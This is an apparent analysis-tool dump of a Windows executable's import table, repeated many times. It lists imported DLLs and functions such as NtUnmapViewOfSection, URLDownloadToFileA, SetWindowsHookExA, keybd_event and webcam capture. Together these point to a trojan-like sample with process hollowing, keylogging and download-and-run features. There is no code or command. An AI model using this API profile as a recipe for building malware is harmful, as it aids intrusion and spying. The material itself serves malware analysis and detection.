11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009fd0e		0000	acmStreamUnprepareHeader			
1	0009fd28		0000	acmStreamPrepareHeader			
2	0009fd40		0000	acmStreamConvert			
3	0009fd52		0000	acmStreamReset			
4	0009fd62		0000	acmStreamSize			
5	0009fd72		0000	acmStreamClose			
6	0009fd82		0000	acmStreamOpen			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009fd92		0000	Netbios			

	ginalFirstTh	neDateStan	irwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009fd9c		0000	NetApiBufferFree			
1	0009fdae		0000	NetShareGetInfo			
2	0009fdc0		0000	NetShareEnum			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009fdce		0000	NtUnmapViewOfSection			

	ginalFirstTh	neDateStan	orwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009fde4		0000	NtQuerySystemInformation			

	ginalFirstTh	neDateStan	irwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009fdfe		0000	CoTaskMemFree			
1	0009fe0e		0000	CLSIDFromProgID			
2	0009fe20		0000	ProgIDFromCLSID			
3	0009fe32		0000	StringFromCLSID			
4	0009fe44		0000	CoCreateInstance			
5	0009fe56		0000	CoUninitialize			
6	0009fe66		0000	ColInitialize			
7	0009fe74		0000	IsEqualGUID			

	ginalFirstTh	neDateStan	orwarderCha	Name	FirstThunk	Hash	
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
	Thunk	Ordinal	Hint				
0	0009fe82		0000	CoTaskMemFree			
1	0009fe92		0000	StringFromCLSID			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
	Thunk	Ordinal	Hint				
0	0009fea4		0000	SafeArrayPtrOfIndex			
1	0009feba		0000	SafeArrayGetUBound			
2	0009fece		0000	SafeArrayGetLBound			
3	0009fee2		0000	SafeArrayCreate			
4	0009fef4		0000	VariantChangeType			
5	0009ff08		0000	VariantCopy			
6	0009ff16		0000	VariantClear			
7	0009ff24		0000	VariantInit			

	ginalFirstTh	neDateStan	orwarderCha	Name	FirstThunk	Hash	
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
	Thunk	Ordinal	Hint				
0	0009ff32		0000	GetErrorInfo			
1	0009ff40		0000	GetActiveObject			
2	0009ff52		0000	SysFreeString			

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	0009ff62		0000	SysFreeString			
1	0009ff72		0000	SysReAllocStringLen			
2	0009ff88		0000	SysAllocStringLen			

	ginalFirstThu	neDateStan	orwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	0009ff9c		0000	ShellExecuteExA			
1	0009ffae		0000	ShellExecuteA			
2	0009ffbe		0000	SHGetFileInfoA			
3	0009ffce		0000	SHFileOperationA			
4	0009ffe0		0000	DragQueryFileA			

	ginalFirstTh	neDateStan	urwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	0009ffff		0000	SHEmptyRecycleBinA			

	ginalFirstTh	neDateStan	orwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	000a0004		0000	SHGetSpecialFolderLocation			
1	000a0020		0000	SHGetPathFromIDListA			

	ginalFirstThu	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	000a0036		0000	SHGetFolderPathA			
	ginalFirstThu	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	000a0048		0000	URLDownloadToFileA			

	ginalFirstThu	neDateStan	rwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
0	000a005c		0000	CreateWindowExA			
1	000a006e		0000	mouse_event			
2	000a007c		0000	keybd_event			
3	000a008a		0000	WindowFromPoint			
4	000a009c		0000	WaitMessage			
5	000a00aa		0000	VkKeyScanA			
6	000a00b6		0000	UpdateWindow			
7	000a00c4		0000	UnregisterClassA			
8	000a00d6		0000	UnhookWindowsHookEx			
9	000a00ec		0000	TranslateMessage			
10	000a00fe		0000	TranslateMDISysAccel			
11	000a0114		0000	TrackPopupMenu			
12	000a0124		0000	ToAscii			
13	000a012e		0000	SystemParametersInfoA			
14	000a0146		0000	ShowWindow			
15	000a0152		0000	ShowScrollBar			
16	000a0162		0000	ShowOwnedPopups			
17	000a0174		0000	SetWindowsHookExA			

	ginalFirstThu	neDateStan	orwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
28	00000000	00000000	00000000	0009e7da	0009e670	33ceca12	user32.dll
29	00000000	00000000	00000000	0009e7e5	0009e19c	793e7d2e	version.dll
30	00000000	00000000	00000000	0009e7f1	0009e55c	0130be32	wininet.dll
31	00000000	00000000	00000000	0009e7fd	0009e588	2dbbace5	winmm.dll
32	00000000	00000000	00000000	0009e807	0009e658	4660006c	WS2_32.DLL
33	00000000	00000000	00000000	0009e812	0009e414	45e80a95	wsock32.dll
	Thunk	Ordinal	Hint				
18	000a0188		0000	SetWindowTextA			
19	000a0198		0000	SetWindowPos			
20	000a01a6		0000	SetWindowPlacement			
21	000a01ba		0000	SetWindowLongW			
22	000a01ca		0000	SetWindowLongA			
23	000a01da		0000	SetTimer			
24	000a01e4		0000	SetScrollRange			
25	000a01f4		0000	SetScrollPos			
26	000a0202		0000	SetScrollInfo			
27	000a0212		0000	SetRect			
28	000a021c		0000	SetPropA			
29	000a0226		0000	SetParent			
30	000a0232		0000	SetMenuItemInfoA			
31	000a0244		0000	SetMenu			
32	000a024e		0000	SetForegroundWindow			
33	000a0264		0000	SetFocus			
34	000a026e		0000	SetCursorPos			
35	000a027c		0000	SetCursor			

	ginalFirstTh	neDateStan	irwarderCha	Name	FirstThunk	Hash	
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
18	00000000	00000000	00000000	0009e761	0009e4e4	ddfa9672	oleaut32.dll
19	00000000	00000000	00000000	0009e76e	0009e4a8	9d7c0bcc	oleaut32.dll
20	00000000	00000000	00000000	0009e77b	0009dca4	8e68279b	oleaut32.dll
21	00000000	00000000	00000000	0009e788	0009e490	a666e399	shell32.dll
22	00000000	00000000	00000000	0009e794	0009e67c	1911c51b	shell32.dll
23	00000000	00000000	00000000	0009e7a0	0009e57c	994a1bdf	shell32.dll
24	00000000	00000000	00000000	0009e7ac	0009e660	9bf3d4bd	SHFolder.dll
25	00000000	00000000	00000000	0009e7b9	0009e4dc	63057a89	URLMON.DLL
26	00000000	00000000	00000000	0009e7c4	0009dd9c	43d11b7b	user32.dll
27	00000000	00000000	00000000	0009e7cf	0009dcc4	cd04c09c	user32.dll
